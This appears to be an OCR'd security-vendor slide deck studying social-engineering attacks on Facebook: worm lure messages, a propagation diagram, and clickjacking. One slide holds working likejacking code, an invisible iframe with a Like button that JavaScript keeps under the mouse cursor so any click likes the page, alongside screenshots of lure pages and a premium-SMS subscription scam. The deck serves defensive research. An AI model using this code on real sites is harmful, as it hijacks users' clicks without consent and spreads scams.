A Study of Malicious Attacks on Facebook

Maria Patricia Revilla, Anti-Malware Analyst Commtouch VirusLab
Robert Sandilands, Director Commtouch VirusLab
www.commtouch.com


Overview

- Problem: Facebook Social Engineering Attacks
- Preventive Measures
- Defensive Measures
- Challenges on protecting users
- Conclusions

Problem: Social Engineering Attacks

- Emotion, thought and human desire come together to trick users
- In a social networking environment, a user wouldn’t normally suspect that a friend deliberately added to his list would send harmful content
- Users are compelled to action by “friends” to follow messages, links or invites

Worms: Koobface




Wow3! Are you erally in htat video?

You'e beeen filmedd! Haaven't you notficed?

October 1 at 3:21pm Reply • Report

http://belterfer[redacted].blogspot.com/

Worms: Palevo



facebook

Search

Marta I [redacted]

Today — Clear Window

hahahah Foto 🙂
http://apps.facebook.com/cytepic/photo.php?=671622999

Marta [redacted] offline.

Marta [redacted] ✕ Анаст[redacted]


Compromised Facebook user
1
Chat message with link
Facebook Friends
2
Friend clicks link
3
Redirect
Phony Facebook application
Compromised website hosting malware
4
More Compromised Facebook users
commtouch

Clickjacking

- Tricks a user into performing undesired actions (e.g. downloading malware) by clicking on a concealed link

- Facebook functionalities:
  - Publish
  - Like
  - Comment

Clickjacking




```
<div style="overflow: hidden; width: 100px; height: 100px; position: absolute; filter:alpha(opacity=0); -moz-opacity:0.0;
-khtml-opacity: 0.0;opacity: 0.0;" id="fbLikeFrame"><iframe
src="http://www.facebook.com/plugins/like.php?href=http://[redacted].info/np/&amp;layout=standard&amp;show_faces=false&amp;
width=450&amp;action=like&amp;font=tahoma&amp;colorscheme=light&amp;height=80" scrolling="no" frameborder="0"
style="border:none; overflow:hidden; width:50px; height:23px;" allowTransparency="true" id="fbframe" name="fbframe">
</iframe></div>
<script type="text/javascript">
document.getElementById('Troll').focus();
    var myHTMLBody=(document.compatMode=="CSS1Compat")? document.documentElement : document.body; var fbLikeFrame =
    document.getElementById('fbLikeFrame'); var myBoolean = 0;
    function mouseFollower(e){
            if (window.event) { fbLikeFrame.style.top = (window.event.y-10)+myHTMLBody.scrollTop+'px';
            fbLikeFrame.style.left = (window.event.x-10)+myHTMLBody.scrollLeft+'px'; }

            else {fbLikeFrame.style.top = (e.pageY-10)+'px'; fbLikeFrame.style.left = (e.pageX-10)+'px';}
    }

    document.onmousemove = function(e) {
           if (myBoolean == 0) {mouseFollower(e);} else fbLikeFrame.style.display = 'none';
    }
</script>
```

Clickjacking



[redacted].info/np/

Search | Browse | Upload | Create Account | Sign In

SICK! I lost all respect for Miley Cyrus when I watched this video!

ExclusiveVideos | 936 videos | Subscribe

Please Watch this video only if you are 16 years or older

0:00 / 3:26 | 360p

Like | Add to | Share | Embed | 1,880,004

mileyshock | April 24, 2010 | 6,397 likes, 586 dislikes

Miley Cyrus needs to learn to keep her legs closed

All Comments (0) | see all


Respond to this video...

Suggestions

- Running Dog, by euphorial, 2,335,501 views (0:24)
- Strip Poker, by euphorial, 3,237,339 views (0:40)
- Shoe Thrown at President Bush, by euphorial, 341,232 views (3:40)
- Benny Hinn, by euphorial, 300,842 views (2:06)
- Adult Prank Gone Wrong, by PrankVote, 9,604,987 views (1:13)
- FUNNIEST PRANK YOU WILL EVER SEE! 100% BEST, by andyme21, 11,551,556 views (0:31)
- Head in the toilet prank - Just For Laughs, by JustForLaughsTV, 19,154,353 views (1:09)
- Funny Pranks Compilation, by alex7531, 6,510,917 views (4:53)

Load more suggestions

Clickjacking




[redacted] likes a link.

SICK! I lost all respect for Miley Cyrus when I watched this video!


[redacted].info

25 minutes ago · Like · Comment · Share



www.facebook.com/plugins/like.php?href=http:/[redacted]info/np/


47,884 people like this. Be the first of your friends.



www.facebook.com/plugins/like.php?href=http:/[redacted]info/np/

130,821 people like this. Be the first of your friends.

Clickjacking




Age Verification

Please Verify Your Age By Completing a Quick Test

- Test Your Music Knowledge Today
- Win the new iPhone 4
- Want Huggies for a Year?
- Win $1000 worth of TimTam here
- Are You Justin Beibers Dream Girl?
- Play Duck Hunt Now

Clickjacking



www.aff[redacted].com/iphone4celeb-final?chosenAnswer=clooney

Get cool ringtones and games when you join Mobilefun4hours .

Your Results are Ready!

Enter your number

☑ I agree to the terms of MobileFun4Hours for $13.20 subscription + $6.60 p/3days ($19.80)

Stop Mktg? Send STOP to 19721122. Join MobileFun4Hours (T&C) until I send STOP to 19720000.

Click here to check if this works on your phone.

This is a game of skill. One subscriber will win an Apple iPhone 4. Apple iPhone is a registered trademark of Apple. Apple is not a sponsor of, nor a partner in this promotion. The prize will be distributed by GlobalOne Mobile Entertainment Pty Limited within 60 days of the win. Competition ends April 17, 2011. Prize drawn on the 20th April 2011. See full Terms and Conditions for details of this service.

MobileFun4Hours

This is a subscription service. Your membership of MobileFun4Hours Club gives you access to a great range of entertaining mobile products, services and benefits. In each anniversary period we will send you 1 fresh link(s) to the MobileFun4Hours Club and your account will be credited with 1x15 credits. These credits can be used to purchase products and services at any time while you remain subscribed. (Minimum of 3 content items per charge period.) If you unsubscribe your credit balance will return to zero. To retain your credit balance you must remain subscribed.

There is a one off registration fee of 2 message(s) billed at $6.60. A membership subscription fee of $6.60 is billed 1 time(s) every 3 days. To cancel your membership at any time send STOP to 19720000. You can also phone our helpline on 1300886534 or send an email to help@mobilefun4hours.com.

You must be at least 16 years of age and you must have the account holder/bill payers permission to subscribe you must also check that your phone is compatible with the service. By registering you agree to receive promotional messages. You may opt-out of receiving promotional messages by sending stop to 19721122. Your phone must be WAP/GPRS compatible and have text messaging capability. Standard Carrier messaging charges (sent by the user) and WAP/GPRS/Mobile Web charges apply.

"3" Customers will be charged 1 x $6.60 subscription joining fee and 1 x $6.60 weekly until you send "stop" to 19772296

"3" Customers will receive 1 x 15 credits per anniversary period.

With respect to Polyphonic Ringtones and True/Cover Tones (where offered), artist names are mentioned to help identify the track and in no way infers that the ringtones were produced or performed by that artist. Any sound recordings you are purchasing and the copyrights therein are the valuable intellectual property of the respective record label (EMI, Sony, Universal etc) and may be used by you solely in connection with your mobile handset as a musical "ringer". You may not transfer the sound recording or video via any means for any purpose. Any copying, redistribution or other use of the sound recording is expressly prohibited without prior written consent of the record label. + Real Tones Δ True/Cover Tones

These terms and conditions are correct as of the below date. They may be amended at any time without prior warning. To view the Terms and Conditions in greater detail please click on the link below.

Date: 28 January 2011

